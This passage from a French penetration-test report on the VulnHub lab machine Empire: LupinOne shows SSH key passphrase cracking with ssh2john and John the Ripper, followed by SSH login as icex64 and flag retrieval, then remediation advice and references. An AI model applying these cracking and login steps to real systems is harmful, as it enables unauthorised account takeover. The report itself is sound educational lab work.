


Figure 9 : Conversion de la base58

Nous avons utilisé l'outil ssh2john afin d'extraire, à partir de la clé privée SSH récupérée, une empreinte au format compatible avec John the Ripper. Cette étape permet d'évaluer la robustesse de la passphrase protégeant la clé, en produisant un fichier de travail (hash_pass) exploitable par l'outil d'audit de mots de passe.




Figure 10 : Conversion de la clé avec John

4. Exploitation

Ensuite, nous avons utilisé John the Ripper pour réaliser un audit de la passphrase associée à la clé privée. L'outil a été exécuté avec une wordlist (fasttrack), comme suggéré par l'indice trouvé sur l'application web. Cette opération a permis d'identifier la passphrase de la clé, confirmant que la protection reposait sur un secret faible et donc facilement retrouvable dans une liste de mots courants.

```

[cheikh@DESKTOP-I6BIFB2]~$ john --wordlist=fasttrack.txt hash_pass
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort. almost any other key for status
P@55w0rd! (key_id_rsa)
1g 0:00:00:01 DONE (2026-02-03 21:48) 0.7812g/s 100.0p/s 100.0c/s 100.0C/s Spring2017..god
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Figure 11 : Découverte de la passphrase

Une fois la passphrase obtenue, nous avons utilisé le client SSH pour établir une connexion à la machine cible en spécifiant la clé privée correspondante. La connexion a abouti avec succès sur le compte icex64, ce qui confirme l'impact de la vulnérabilité : exposition d'une clé privée + passphrase faible ⇒ compromission d'un compte via SSH.

```

[cheikh@DESKTOP-I6BIFB2]~$ ssh -i key_id_rsa icex64@192.168.56.106
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'key_id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Tue Feb  3 12:35:57 2026 from 192.168.56.1
icex64@LupinOne:~$ ls

```

Figure 12 : Connexion sur la machine cible

5. Post-exploitation

Après l'obtention d'un accès distant via SSH sur le compte icex64, une phase de post-exploitation a été réalisée afin de confirmer le niveau d'accès obtenu et de collecter une preuve de compromission. Pour cela, nous avons listé le contenu du répertoire de travail de l'utilisateur à l'aide de la commande ls.

Cette vérification a permis d'identifier un fichier nommé user.txt. La consultation de ce fichier (cat user.txt) a permis de récupérer le flag utilisateur, constituant une preuve que l'accès au compte est effectif et que la compromission a abouti.

Conclusion

Ce projet nous a permis de mettre en pratique une démarche complète de test d'intrusion, depuis la phase de reconnaissance/énumération jusqu'à la phase de post-exploitation. À travers l'étude de cas Empire: LupinOne, nous avons pu identifier une chaîne de faiblesses cohérente menant à la compromission d'un compte utilisateur : exposition de contenu non référencé sur le service web, divulgation d'une information sensible (clé privée SSH) et protection insuffisante de cette clé par une passphrase faible. La connexion SSH réussie et la récupération du flag utilisateur ont constitué des preuves concrètes de l'impact des vulnérabilités mises en évidence.

Au-delà de l'aspect technique, ce travail illustre l'importance d'une approche méthodique et documentée : la compromission ne repose pas sur une seule faille isolée, mais sur l'enchaînement d'erreurs de configuration et de mauvaises pratiques (gestion des secrets, contrôle d'accès, exposition web). Les recommandations proposées (suppression des secrets exposés, rotation des clés, durcissement SSH, réduction de la surface d'attaque web et amélioration de la journalisation) offrent des mesures concrètes permettant de réduire significativement le risque.

Enfin, ce projet met en évidence l'intérêt d'intégrer des tests d'intrusion réguliers dans une stratégie de cybersécurité : ils permettent de détecter des failles avant exploitation, de prioriser les actions correctives et d'améliorer en continu la posture de sécurité. Réalisé dans un environnement de laboratoire légal et isolé, ce pentest a ainsi renforcé notre compréhension des méthodes, des outils et des bonnes pratiques indispensables à la conduite d'un audit de sécurité.

Bibliographie

- 1) VulnHub. (2021, 21 octobre). *Empire: LupinOne*. Consulté le 4 février 2026, sur <https://www.vulnhub.com/entry/empire-lupinone%2C750/>
- 2) LetsPen Test. (2022, 10 février). *EMPIRE: LUPINONE VulnHub CTF Walkthrough, Part I*. InfoSec Institute. Consulté le 4 février 2026, sur <https://www.infosecinstitute.com/resources/capture-the-flag/empire-lupinone-vulnhub-ctf-walkthrough-part-1/>
- 3) République de Côte d'Ivoire. (2013, 19 juin). *Loi n°2013-450 relative à la protection des données à caractère personnel*[PDF]. UNODC. Consulté le 4 février 2026, sur https://www.unodc.org/cld/uploads/res/document/civ/loi-no-2013-450-relative-a-la-protection-des-donnees-a-caractere-personnel_html/06192013_loi_donne_es_personnelles.pdf
- 4) PCI Security Standards Council. (s. d.). *Penetration Testing Guidance (Version 1.1)* [PDF]. Consulté le 4 février 2026, sur https://www.pcisecuritystandards.org/documents/Penetration-Testing-Guidance-v1_1.pdf
- 5) U.S. Department of Health & Human Services. (2025, 26 septembre). *Guidance on Risk Analysis*. Consulté le 4 février 2026, sur <https://www.hhs.gov/hipaa/for-professionals/security/guidance/guidance-risk-analysis/index.html>
- 6) Whiting, J. (2025, 2 septembre). *ISO 27001:2022 Annex A 8.29 – Security Testing in Development and Acceptance*. ISMS.online. Consulté le 4 février 2026, sur <https://www.isms.online/iso-27001/annex-a-2022/8-29-security-testing-in-development-and-acceptance-2022/>
- 7) EC-Council. (s. d.). *CEH Certification | Certified Ethical Hacker (CEH)*. Consulté le 4 février 2026, sur <https://www.eccouncil.org/train-certify/certified-ethical-hacker-ceh/>
- 8) Offensive Security (OffSec). (s. d.). *Get your OSCP+ certification with PEN-200*. Consulté le 4 février 2026, sur <https://www.offsec.com/courses/pen-200/>